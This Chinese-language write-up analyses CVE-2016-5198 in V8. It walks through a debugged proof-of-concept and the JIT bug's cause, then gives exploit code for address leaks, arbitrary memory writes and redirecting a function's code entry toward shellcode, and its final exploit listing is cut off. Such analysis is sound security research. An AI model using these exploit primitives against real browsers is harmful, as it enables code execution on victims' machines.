CVE-2016-5198

漏洞基本信息

POC和调试信息https://bugs.chromium.org/p/chromium/issues/detail?id=659475

修复页面：https://chromium.googlesource.com/v8/v8/+/2bd7464ec1efc9eb24a38f7400119a5f2257f6e6

回退版本并编译

```
git checkout a7a350012c05f644f3f373fb48d7ac72f7f60542
gclient sync
tools/dev/v8gen.py x64.debug
ninja -C out.gn/x64.debug d8
```

POC

看POC内容，使用GDB调试，共有五个断点

```
function Ctor() {
    n = new Set();
}
function Check() {
    n.xyz = 0x826852f4;
    parseInt();
}

print("b1");
%DebugPrint(Ctor);
%DebugPrint(Check);

%SystemBreak();


for(var i=0; i<2000; ++i) {
    Ctor();
}

print("b2");
%DebugPrint(Ctor);
%DebugPrint(n);
%SystemBreak();

for(var i=0; i<2000; ++i) {
    Check();
}

print("b3");
%DebugPrint(Ctor);
%DebugPrint(Check);
%SystemBreak();
```

```
Ctor();

print("b4");
%DebugPrint(n);
%DebugPrint(Ctor);
%DebugPrint(Check);
%SystemBreak();

Check();

print("b5")
%DebugPrint(n)
```

漏洞成因

调试分析

b1

```
DebugPrint: 0x1bb922dab9b1: [Function]
 - map = 0x2a336Od840f1 [FastProperties]
 - prototype = 0x1bb922d840b9
 - elements = 0x28c7faO82241 <FixedArray[0]> [FAST_HOLEY_ELEMENTS]
 - initial_map =
 - shared_info = 0x1bb922dab3e1 <SharedFunctionInfo Ctor>
 - name = 0x1bb922daafd9 <String[4]: Ctor>
 - formal_parameter_count = 0
 - context = 0x1bb922d83951 <FixedArray[235]>
 - literals = 0x28c7faO84b21 <FixedArray[1]>
 - code = 0x334e4a384481 <Code: BUILTIN>
 - properties = {
   #length: 0x28c7faOd55d9 <AccessorInfo> (accessor constant)
   #name: 0x28c7faOd5649 <AccessorInfo> (accessor constant)
   #arguments: 0x28c7faOd56b9 <AccessorInfo> (accessor constant)
   #caller: 0x28c7faOd5729 <AccessorInfo> (accessor constant)
   #prototype: 0x28c7faOd5799 <AccessorInfo> (accessor constant)
 }
...
DebugPrint: 0x1bb922daba31: [Function]
 - map = 0x2a336Od840f1 [FastProperties]
 - prototype = 0x1bb922d840b9
 - elements = 0x28c7faO82241 <FixedArray[0]> [FAST_HOLEY_ELEMENTS]
 - initial_map =
 - shared_info = 0x1bb922dab4b1 <SharedFunctionInfo Check>
 - name = 0x1bb922daaff9 <String[5]: Check>
 - formal_parameter_count = 0
 - context = 0x1bb922d83951 <FixedArray[235]>
 - literals = 0x28c7faO84b21 <FixedArray[1]>
 - code = 0x334e4a384481 <Code: BUILTIN>
 - properties = {
   #length: 0x28c7faOd55d9 <AccessorInfo> (accessor constant)
   #name: 0x28c7faOd5649 <AccessorInfo> (accessor constant)
   #arguments: 0x28c7faOd56b9 <AccessorInfo> (accessor constant)
   #caller: 0x28c7faOd5729 <AccessorInfo> (accessor constant)
   #prototype: 0x28c7faOd5799 <AccessorInfo> (accessor constant)
```

```
 }
```

从输出可以知道，此时Check()和Ctor()方法都处于还未被优化的状态。

b2

```
DebugPrint: 0x1bb922dab9b1: [Function]
 - map = 0x2a336Od840f1 [FastProperties]
 - prototype = 0x1bb922d840b9
 - elements = 0x28c7fa082241 <FixedArray[0]> [FAST_HOLEY_ELEMENTS]
 - initial_map =
 - shared_info = 0x1bb922dab3e1 <SharedFunctionInfo Ctor>
 - name = 0x1bb922daafd9 <String[4]: Ctor>
 - formal_parameter_count = 0
 - context = 0x1bb922d83951 <FixedArray[235]>
 - literals = 0x1bb922dabcb1 <FixedArray[1]>
 - code = 0x334e4a486bc1 <Code: OPTIMIZED_FUNCTION>
 - properties = {
   #length: 0x28c7fa0d55d9 <AccessorInfo> (accessor constant)
   #name: 0x28c7fa0d5649 <AccessorInfo> (accessor constant)
   #arguments: 0x28c7fa0d56b9 <AccessorInfo> (accessor constant)
   #caller: 0x28c7fa0d5729 <AccessorInfo> (accessor constant)
   #prototype: 0x28c7fa0d5799 <AccessorInfo> (accessor constant)
 }
```

优化Ctor()

b3

```
DebugPrint: 0x1bb922daba31: [Function]
 - map = 0x2a336Od840f1 [FastProperties]
 - prototype = 0x1bb922d840b9
 - elements = 0x28c7fa082241 <FixedArray[0]> [FAST_HOLEY_ELEMENTS]
 - initial_map =
 - shared_info = 0x1bb922dab4b1 <SharedFunctionInfo Check>
 - name = 0x1bb922daaff9 <String[5]: Check>
 - formal_parameter_count = 0
 - context = 0x1bb922d83951 <FixedArray[235]>
 - literals = 0x1bb922dac851 <FixedArray[1]>
 - code = 0x334e4a486f81 <Code: OPTIMIZED_FUNCTION>
 - properties = {
   #length: 0x28c7fa0d55d9 <AccessorInfo> (accessor constant)
   #name: 0x28c7fa0d5649 <AccessorInfo> (accessor constant)
   #arguments: 0x28c7fa0d56b9 <AccessorInfo> (accessor constant)
   #caller: 0x28c7fa0d5729 <AccessorInfo> (accessor constant)
   #prototype: 0x28c7fa0d5799 <AccessorInfo> (accessor constant)
 }
```

优化Check()

b4

```
DebugPrint: 0x275c50b5c631: [JSSet]
 - map = 0x2a3360d86509 [FastProperties]
 - prototype = 0x1bb922d95e49
 - elements = 0x28c7fa082241 <FixedArray[0]> [FAST_HOLEY_SMI_ELEMENTS] - table =
0x275c50b5c651 <FixedArray[13]>
 - properties = {
 }
```

b4输出了对象n的地址，进一步查看对象n的elements属性，可以看到，elements此时应该是一个长度为0的Fixed Array，在其下方紧邻了一个NULL字符串的对象结构。

在优化后的Check()执行完以后，就会发生崩溃，

Check优化后代码：

```
--- Raw source ---
() {
    n.xyz = 0x826852f4;
}


--- Optimized code ---
optimization_id = 1
source_position = 57
kind = OPTIMIZED_FUNCTION
name = Check
stack_slots = 5
compiler = crankshaft
Instructions (size = 115)
0x3f281ae06980     0  55             push rbp
0x3f281ae06981     1  4889e5         REX.W movq rbp,rsp
0x3f281ae06984     4  56             push rsi
0x3f281ae06985     5  57             push rdi
0x3f281ae06986     6  4883ec08       REX.W subq rsp,0x8
0x3f281ae0698a    10  488b45f8       REX.W movq rax,[rbp-0x8]
0x3f281ae0698e    14  488945e8       REX.W movq [rbp-0x18],rax
0x3f281ae06992    18  488bf0         REX.W movq rsi,rax
0x3f281ae06995    21  493ba5600c0000 REX.W cmpq rsp,[r13+0xc60]
0x3f281ae0699c    28  7305           jnc 35  (0x3f281ae069a3)
0x3f281ae0699e    30  e83dbff5ff     call StackCheck  (0x3f281ad628e0)    ;;
code: BUILTIN
0x3f281ae069a3    35  48b891b76a6d233e0000 REX.W movq rax,0x3e236d6ab791    ;;
object: 0x3e236d6ab791 PropertyCell for 0x6db1ec0a429 <a Set with map
0x7eb83a8c391>   <------------ 获得全局地址0x3e236d6ab791
0x3f281ae069ad    45  488b400f       REX.W movq rax,[rax+0xf]   <------------ 获
得全局变量n
0x3f281ae069b1    49  49ba0000805e0a4de041 REX.W movq r10,0x41e04d0a5e800000 <---
--- 得到浮点数0x826852f4
0x3f281ae069bb    59  c4c1f96ec2     vmovq xmm0,r10 <------------ 存入浮点数寄存器
0x3f281ae069c0    64  488b4007       REX.W movq rax,[rax+0x7] <----------得到
`properties`指针的地址
0x3f281ae069c4    68  488b400f       REX.W movq rax,[rax+0xf] <------ 得到
`properties`中第一个偏移的对象的地址
```

```
0x3f281ae069c8    72  c5fb114007      vmovsd [rax+0x7],xmm0 <----将浮点数存入上述对象
偏移+8的地址
0x3f281ae069cd    77  48b8112350b10e370000 REX.W movq rax,0x370eb1502311    ;;
object: 0x370eb1502311 <undefined>
0x3f281ae069d7    87  488be5          REX.W movq rsp,rbp
0x3f281ae069da    90  5d              pop rbp
0x3f281ae069db    91  c20800          ret 0x8
0x3f281ae069de    94  6690            nop
```

可以看到，优化代码对于对象属性的赋值操作并没有进行检查，根据properties的偏移直接赋值，而经过优化后，可以看到对象n（n的地址为0xd6a72e8a5e9）并没有xyz 这个property，后面跟的是String(null) 对象，所以” n.xyz = 0x826852f4;”的赋值操作，会根据偏移，直接对String(null) -> map进行赋值。

v8中double的存储方式为顺着目标位置上的数据指针保存到该指针指向地址的下一个WORD中。fixedarray未初始化时长度为0，此时根据偏移0xf进行赋值数据的存储。因此会按照Fixed Array下方0x10偏移的NULL字符串的MAP属性位置存储这个数据。存储的方式为V8中处理double类型数据的方法，因此，0x41e04d0a5e800000（0x826852f4）这个数据会根据NULL String的MAP而保存在这个MAP结构的0x8偏移处，从而破坏了该结构。

注：double的存储方式为顺着目标位置上的数据指针保存到该指针指向地址的下一个WORD中。

```
gdb-peda$ job 0x0000396e681dc631
0x396e681dc631: [JSSet]
 - map = 0x130e10006509 [FastProperties]
 - prototype = 0x318abf315e49
 - elements = 0x483a4682241 <FixedArray[0]> [FAST_HOLEY_SMI_ELEMENTS] - table =
0x396e681dc651 <FixedArray[13]>
 - properties = {
 }
gdb-peda$ job 0x483a4682241
0x483a4682241: [FixedArray]
 - length: 0
gdb-peda$ x/10gx 0x483a4682240
0x483a4682240:  0x0000057a7b282309  0x0000000000000000
0x483a4682250:  0x0000057a7b282361  0x00000000803b1506  //string(null)
0x483a4682260:  0x0000000400000000  0xdeadbeed6c6c756e  //string(null)
0x483a4682270:  0x0000057a7b282361  0x00000000c5f6c42a
0x483a4682280:  0x0000000600000000  0xdead7463656a626f
gdb-peda$ telescope 0x483a4682250
0000| 0x483a4682250 --> 0x57a7b282361 --> 0x57a7b2822     //Map
0008| 0x483a4682258 --> 0x803b1506                        //Hash
0016| 0x483a4682260 --> 0x400000000                       //length
0024| 0x483a4682268 --> 0xdeadbeed6c6c756e                //Value --
>"Null"+0xdeadbeed
0032| 0x483a4682270 --> 0x57a7b282361 --> 0x57a7b2822
0040| 0x483a4682278 --> 0xc5f6c42a
0048| 0x483a4682280 --> 0x600000000
0056| 0x483a4682288 --> 0xdead7463656a626f
gdb-peda$ x/10gx 0x57a7b282360                              //Map
0x57a7b282360:  0x0000057a7b282259  0x41e04d0a5e800000      //写在这儿
0x57a7b282370:  0x00000000082003ff  0x00000483a4682201
0x57a7b282380:  0x00000483a4682201  0x0000000000000000
0x57a7b282390:  0x00000483a4682231  0x0000000000000000
0x57a7b2823a0:  0x00000483a4682241  0x00000483a4682241
```

`vmovsd [rax+0x7],xmm0` 指令最终覆盖`String(null) -> map`：

而后`Poc` 中的 `parseInt();` 操作会用到`String(null) -> map`，导致崩溃：

结论

从上文针对PoC进行调试的结果来看，本漏洞成因为Check函数在JIT优化后直接使用偏移进行属性的存取，因此n.xyz的赋值代码会直接对着下方紧邻的NULL String的MAP进行，从而破坏内存中的相关MAP数据结构。

漏洞利用


首先要了解的是，同一个对象对不同类型的property 是如何存储的：


（a）浮点数的赋值会赋值到HeapNumber 对应的偏移（ +8 ）的地方；

（b）smi 会写到相应字段的高4个字节；


（c）对象的赋值会将对象的地址直接赋值到该字段。

JSFunction:






kCodeEntryOffset is a pointer to the JIT code (RWX area), many strategies to realize arbitrary code execution by writing shellcode before this





JSArrayBuffer

一个可以直接从JavaScript访问内存的特殊数组,BackingStore——可以使用TypedArray指定的类型读取和写入该区域，例如作为原始数据数组访问的8位或32位内存,为了实际访问，有必要一起使用TypedArray或DataView



当某些地址在V8上泄露时，通常在大多数情况下被迫将其解释为双精度值，为了正确计算偏移量等，需要将其转换为整数值。 对于完成该转换，ArrayBuffer是最佳的.





主要是用于double和int值的转换

```
// int->double
// d2u(intaddr/0x100000000,intaddr&0xffffffff)
function d2u(num1,num2){
    d = new Uint32Array(2);
    d[0] = num2;
    d[1] = num1;
    f = new Float64Array(d.buffer);
    return f[0];
}
// double->int
// u2d(floataddr)
function u2d(num){
    f = new Float64Array(1);
    f[0] = num;
    d = new Uint32Array(f.buffer);
    return d[1] * 0x100000000 + d[0];
}
```

leak ArrayBuffer和Function

1. 触发漏洞，越界写null string的长度，写null string的value字段为obj
2. charCodeAt读出null string的value内容，从而leak出来

```
var ab = new ArrayBuffer(0x200);
function Check(obj){
// oob write empty_Fixed_Array, write object to null_str buffer
    n.xyz = 3.4766863919152113e-308; // do not modify string map
    n.xyz1 = 0x0; // do not modify the value
    n.xyz2 = 0x7000; // enlarge length of builtIn string 'null'
    n.xyz3 = obj; // leak the Object addr
}
Check(ab);
var str = new String(null);
```

```
var ab_addr =
str.charCodeAt(0)*0x1+str.charCodeAt(1)*0x100+str.charCodeAt(2)*0x10000+str.char
CodeAt(3)*0x1000000+str.charCodeAt(4)*0x100000000+str.charCodeAt(5)*0x1000000000
0+str.charCodeAt(6)*0x1000000000000+str.charCodeAt(7)*0x100000000000000;
print("0x"+ab_addr.toString(16)); //泄露ArrayBuffer地址
var ab_len_ptr = ab_addr+24; //ArrayBuffer+24是KByteLengthOffset  下一个Word是
KBackingStoreOffset 我们要将function写入这里 因为浮点数存在指定地址的下一个Word 所以要泄露
BackingStore的上一个Word的地址

ab_len_ptr_float = d2u(ab_len_ptr/0x100000000,ab_len_ptr&0xffffffff);
print("0x"+ab_len_ptr_float.toString(16));
Check(evil_f);

var func_addr =
str.charCodeAt(0)*0x1+str.charCodeAt(1)*0x100+str.charCodeAt(2)*0x10000+str.char
CodeAt(3)*0x1000000+str.charCodeAt(4)*0x100000000+str.charCodeAt(5)*0x1000000000
0+str.charCodeAt(6)*0x1000000000000+str.charCodeAt(7)*0x100000000000000;
print("0x"+func_addr.toString(16));
func_addr = func_addr - 1;//泄露function的地址 要写入KByteLengthOffser
func_addr_float = d2u(func_addr/0x100000000,func_addr&0xffffffff);
print("0x"+func_addr_float.toString(16));
```

任意写


```
function Check2(addr){
    // Oob write empty_Fixed_Array, str buffer value will be treat as a number
pointer
    m.xyz = 3.4766863919152113e-308;    // do not modify string map
    m.xyz1 = 0x0                  // do not modify the value
    m.xyz2 = 0x7000                     // enlarge length of builtIn string
'null'
    m.xyz3 = addr
}
function Check3(addr){
    // Oob write empty_Fixed_Array, str length will be treat as a number pointer

    l.xyz = 3.4766863919152113e-308;    // do not modify string map
    l.xyz1 = addr
}

Check(String(null));//将String(null)写入到String(null)--->Value
Check2(ab_len_ptr_float);//将KByteLengthOffset地址写入到String(null)--->Hash   因为
String(null)--->Value的值已经改为String(null) 所以写入是写到了String(null)+0x8也就是
String(null)--->Hash的地方
                          //因为写的是double 所以要写入到所在地方指针的下一个WORD
Check3(func_addr_float);//用函数地址覆盖掉BackingStore
f64 = new Float64Array(ab); //ArrayBuffer里BackingStore指向的是function
shellcode_addr_float = f64[7];//function[7] = kCodeEntryOffset 找到
kCodeEntryOffset
print("0x"+(u2d(shellcode_addr_float)).toString(16));
Check3(shellcode_addr_float);//用kCodeEntryOffset覆盖掉BackingStore
```

准备好shellcode并写入到函数里面之后，运行函数弹出计算器

```
evil_f();
```



EXP:

```
var ab = new ArrayBuffer(0x200);
var n;
var m;
var l;


var evil_f = new Function("var a = 1000000");

// int->double
// d2u(intaddr/0x100000000,intaddr&0xffffffff)
function d2u(num1,num2){
    d = new Uint32Array(2);
    d[0] = num2;
    d[1] = num1;
    f = new Float64Array(d.buffer);
    return f[0];
}
// double->int
// u2d(floataddr)
function u2d(num){
    f = new Float64Array(1);
    f[0] = num;
    d = new Uint32Array(f.buffer);
    return d[1] * 0x100000000 + d[0];
}

function Ctor() {
```

```
    n = new Set();
}
function Ctor2() {
    m = new Map();
}
function Ctor3() {
    l = new ArrayBuffer();
}
function Check(obj){
// oob write empty_Fixed_Array, write object to null_str buffer
    n.xyz = 3.4766863919152113e-308; // do not modify string map
    n.xyz1 = 0x0; // do not modify the value
    n.xyz2 = 0x7000; // enlarge length of builtIn string 'null'
    n.xyz3 = obj; // leak the Object addr
}
// print("0x"+u2d(3.4766863919133141e-308;
// print(d2u(0x0019000400007300/0x100000000,0x0019000400007300&0xffffffff));

function Check2(addr){
    // Oob write empty_Fixed_Array, str buffer value will be treat as a number
pointer
    m.xyz = 3.4766863919152113e-308;    // do not modify string map
    m.xyz1 = 0x0                 // do not modify the value
    m.xyz2 = 0x7000                     // enlarge length of builtIn string
'null'
    m.xyz3 = addr
}
function Check3(addr){
    // Oob write empty_Fixed_Array, str length will be treat as a number pointer

    l.xyz = 3.4766863919152113e-308;    // do not modify string map
    l.xyz1 = addr
}


// JIT优化
for(var i=0; i<10000; ++i) {
    Ctor();
    Ctor2();
    Ctor3();
}

for(var i=0; i<10000; ++i) {
    Check(null);
    Check2(3.4766863919152113e-308);
    Check3(3.4766863919152113e-308);
}

Ctor(); // 初始化n
Ctor2(); // 初始化m
Ctor3(); // 初始化l

Check(ab);

%DebugPrint(n);
%SystemBreak();

var str = new String(null);
```

```
var ab_addr =
str.charCodeAt(0)*0x1+str.charCodeAt(1)*0x100+str.charCodeAt(2)*0x10000+str.char
CodeAt(3)*0x1000000+str.charCodeAt(4)*0x100000000+str.charCodeAt(5)*0x1000000000
0+str.charCodeAt(6)*0x1000000000000+str.charCodeAt(7)*0x100000000000000;
print("0x"+ab_addr.toString(16)); //泄露ArrayBuffer地址
var ab_len_ptr = ab_addr+24; //ArrayBuffer+24是KByteLengthOffset  下一个Word是
KBackingStoreOffset 我们要将function写入这里 因为浮点数存在指定地址的下一个Word 所以要泄露
BackingStore的上一个Word的地址

ab_len_ptr_float = d2u(ab_len_ptr/0x100000000,ab_len_ptr&0xffffffff);
print("0x"+ab_len_ptr_float.toString(16));
Check(evil_f);

%DebugPrint(n);
%SystemBreak();

var func_addr =
str.charCodeAt(0)*0x1+str.charCodeAt(1)*0x100+str.charCodeAt(2)*0x10000+str.char
CodeAt(3)*0x1000000+str.charCodeAt(4)*0x100000000+str.charCodeAt(5)*0x1000000000
0+str.charCodeAt(6)*0x1000000000000+str.charCodeAt(7)*0x100000000000000;
print("0x"+func_addr.toString(16));
func_addr = func_addr - 1;//泄露function的地址 要写入KByteLengthOffser
func_addr_float = d2u(func_addr/0x100000000,func_addr&0xffffffff);
print("0x"+func_addr_float.toString(16));




